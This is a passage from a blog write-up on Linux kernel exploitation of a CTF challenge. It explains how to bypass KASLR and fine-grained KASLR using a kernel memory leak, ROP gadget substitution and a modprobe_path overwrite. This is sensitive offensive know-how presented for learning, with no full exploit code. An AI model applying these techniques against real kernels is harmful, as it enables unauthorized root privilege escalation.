
With SMEP, SMAP, and KPTI bypassed at this point the only thing that is left is enabling KASLR as the final frontier to break. We do this by changing `run.sh` one last time with the following line – `append "console=ttyS0 kpti=1 kaslr quiet panic=1"`. This for obvious reasons breaks all our prior exploits as we relied on static addresses for gadgets and kernel symbols. This means back to the drawing board and figuring out where to go from here. What we do know is that we have a reliable leak. First I tried checking the leaked addresses whether there may be some constant value in there from which I could have calculated whatever base address. Sadly, all diffs of my leak output looked like this:






Initial KASLR address leak diff

All addresses looking values were different across the board. Some smaller values seemed to stay constant such as the value at index 1, 5 and 13. These were not particular helpful. Next, I set out to increase the leak size to roughly $60 * 8$ (0x1e0) bytes. I re-did the above experiment and to my surprise starting at index 26 and following I was able to find a few addresses that looked like functions being placed at a random addresses but with a fixed n nibble offset (with n mostly $\in \{3, 4\}$). However, there was quite some variance across runs that often even up to a full 4 bytes matched on multiple occasions.



Follow-up KASLR leak diff of two particular runs.


Equipped with that knowledge, I went back and modified `etc/init.d/rcS` to give me a privileged shell, so I would be able to query `/proc/kallsyms` as a reference. My motivation behind that was if the address is random, but the offset is fixed I would be able to subtract the small variable offset from the overall address and hopefully get a base address out of it:



Finding kernel base

Out of the marked values above these two stood out due to their upper address bytes, and it turns out unsetting the lower 2/1 byte(s) gave us access to something useful. Especially at index 38 we got the kernel base address! With that information, we can calculate the kernel base address dynamically in the leak by subtracting 0xa157 from whatever is thrown at us at index 38 there. Based on that we can grep for the correct gadgets as before and figure out their offset instead of hard-coding the whole address, and just like that we're good right?

Turns out that's just partially correct... I had to learn that the hard way too as my final KASLR exploit always crashed one way or another, e.g. like this:




Crashing KASLR exploit despite correct gadgets

For this final exploit, I went with the modprobe KPTI bypass and since we established that this approach works just fine without KASLR my gadgets must have been broken right? So, I went back and forth checking my gadgets multiple times and even swapping them out for semantically equivalent ones without luck. That was quite weird, so I took a step back and looked at the output of `/proc/kallsyms` for quite a few QEMU runs especially everything that's past the kernel base that we're able to leak. What I found out relatively fast was that despite KASLR being enabled everything from the kernel base to offset 0x400dc6 was looking good, but then suddenly functions kept getting shuffled around and ending up with different offsets from the kernel base.


That in turn means that if my gadgets are not between kernel base and kernel base + 0x400dc6 they're obviously also affected by this shuffling. Turns out we're dealing with a further hardened KASLR variation dubbed **FG-KASLR**, or "*Fine-Grained Kernel Address Space Layout Randomization*". This one rearranges kernel code at load time on a per-function level granularity, meaning its intention is to render an arbitrary kernel leak useless. However, as we already found out it seems to have some weaknesses since it keeps some regions untouched when it comes to the finer granularity...

Equipped with this knowledge I grepped for the usual suspects that we've been using in the exploits so far, and it turns out `prepare_kernel_cred` and `commit_creds` are affected by FG-KASLR, while our KPTI trampoline and `modprobe_path` are not. I went with the modprobe exploit route anyway, so I would not have to bother about the two gadgets that are now unavailable...



FG-KASLR effect on our gadgets

For completeness, I have to mention `__ksymtab` here. We didn't touch upon this one yet but let me briefly introduce this one as well. As you can see above, I marked the kernel symbol table entries for `commit_creds` and `prepare_kernel_cred` as unaffected. With that symbol table at our disposal we would be able to craft a ROP chain that brings back these two gadgets, as each `__ksymtab` entry looks as follows:




When we have access to the symbol we can try reading out the first integer value with a ROP chain and add that value on top of the address of the `ksymtab` symbol itself. For example, to get the

actual (randomized) address of `prepare_kernel_cred` we would have to calculate `__ksymtab_prepare_kernel_cred + __ksymtab_prepare_kernel_cred->value_offset`. This is definitely possible but requires quite a long ROP chain. For that reason, I ended up further pursuing my modprobe exploit path with the restriction of finding gadgets within range of kernel base to kernel base + 0x400dc6.



Finding gadgets in a constraint space

This was honestly trivial as more than enough gadgets were still available and in the end I just had to switch out a `pop rdi; ret;` for a `pop rsi; pop rbp; ret;`. Similarly, I had to account for a missing `mov [rdi], rax; ret;`, which I replaced with a `mov [rsi], rax; pop rbp; ret;`. Additionally, I had to add two more dummy values to our payload to account for the two added `pop` instructions. The `win()` function to trigger the root shell stayed untouched. I won't post the final exploit due to the only marginal changes but here's at least some proof it worked:



PoC FG-KASLR bypass

With that, we bypassed FG-KASLR as well. This concludes this

first introductory post about Linux kernel exploitation. I touched upon a variety of options to defeat common mitigations. None of this is novel but writing this article helped me greatly to deepen my understanding of the basics.

Summary

As for a summary, we have seen that in case of the kernel having no protections whatsoever (e.g. due to maybe looking at IoT stuff) we can just fall back to the first ret2usr variant that saves us a lot of "trouble". If we have SMEP enabled, we can adjust the payload towards a classical ROP chain to call the prominent `commit_creds` + `prepare_kernel_cred` combo. If we're constraint in terms of stack space we can always just do a classical stack pivot with an appropriate gadget as long as SMAP is absent when pivoting to a user land page. When KPTI comes into a play I introduced 3 common techniques to deal with this one and all of them seem rather viable to use. As for (FG-)KASLR nothing to new here either. Leaks are the play to win this. The quality of the kernel leak can matter as we've seen in the addresses that were affected by FG-KASLR!

What has been covered here is still only the groundwork for the cooler stuff, which I hope I'll be able to cover soonish™ as well. With that said, I'll end this one here and as always feel free to reach out in case you find a mistake, you know an even better technique, or have a cool write-up/blog at hand. Would love to hear about it!

References

- [Linux Kernel ROP -Ropping your way to # \(Part 1\)](#)
- [Linux Kernel ROP -Ropping your way to # \(Part 2\)](#)
- [Practical SMEP bypass techniques on Linux](#)
- [Paravirtualized Control Register pinning](#)
- [Function Granular KASLR](#)
- [Symbol Namespaces](#)
- [Dynamic function tracing events](#)
- [Retpoline: Avoid speculative indirect calls in kernel](#)

- [CVE-2017-11176: A step-by-step Linux Kernel exploitation \(part 1/4\)](#)
- [A Systematic Study of Elastic Objects in Kernel Exploitation](#)
- [The Linux Kernel Module Programming Guide](#)
- [IMPLEMENTATION OF SIGNAL HANDLING](#)
- [Phrack - IA32 ADVANCED FUNCTION HOOKING](#)
- [The kernel symbol table](#)
- [ksymhunter and kstructhunter](#)
- [hxpCTF "kernel-rop" intended solution](#)
- [hxpCTF "kernel rop" on Breaking Bits blog](#)
- [hxpCTF "kernel rop" on SmallKirby blog](#)
- [hxpCTF "kernel rop" on Midas Blog](#)
- [hxpCTF "kernel rop" on some chinese blog](#)
- [ret2dir: Rethinking Kernel Isolation](#)

EXPLOITATION

0x434b

Researcher interested in anything low-level: hardware, IoT, kernel, exploitation, reverse engineering, fuzzing, code-



Prev article

Overview of GLIBC heap exploitation techniques

Next article

Learning Linux kernel exploitation - Part 2 -

Related Articles

● RE

Reversing and Exploiting Dr. von Noizemans Nuclear Bomb

10 July 2020

● EXPLOITATION

An introduction to printer exploitation

4 May 2020

● EXPLOITATION

Learning Linux kernel exploitation - Part 2 - CVE-2022-0847

9 May 2022

● EXPLOITATION

Exploit Mitigation Techniques - Part 2 - Stack Canaries

4 May 2020



Copyright 2022, Low-level adventures. All Rights Reserved.

Design with ❤️ by @GodoFredoNinja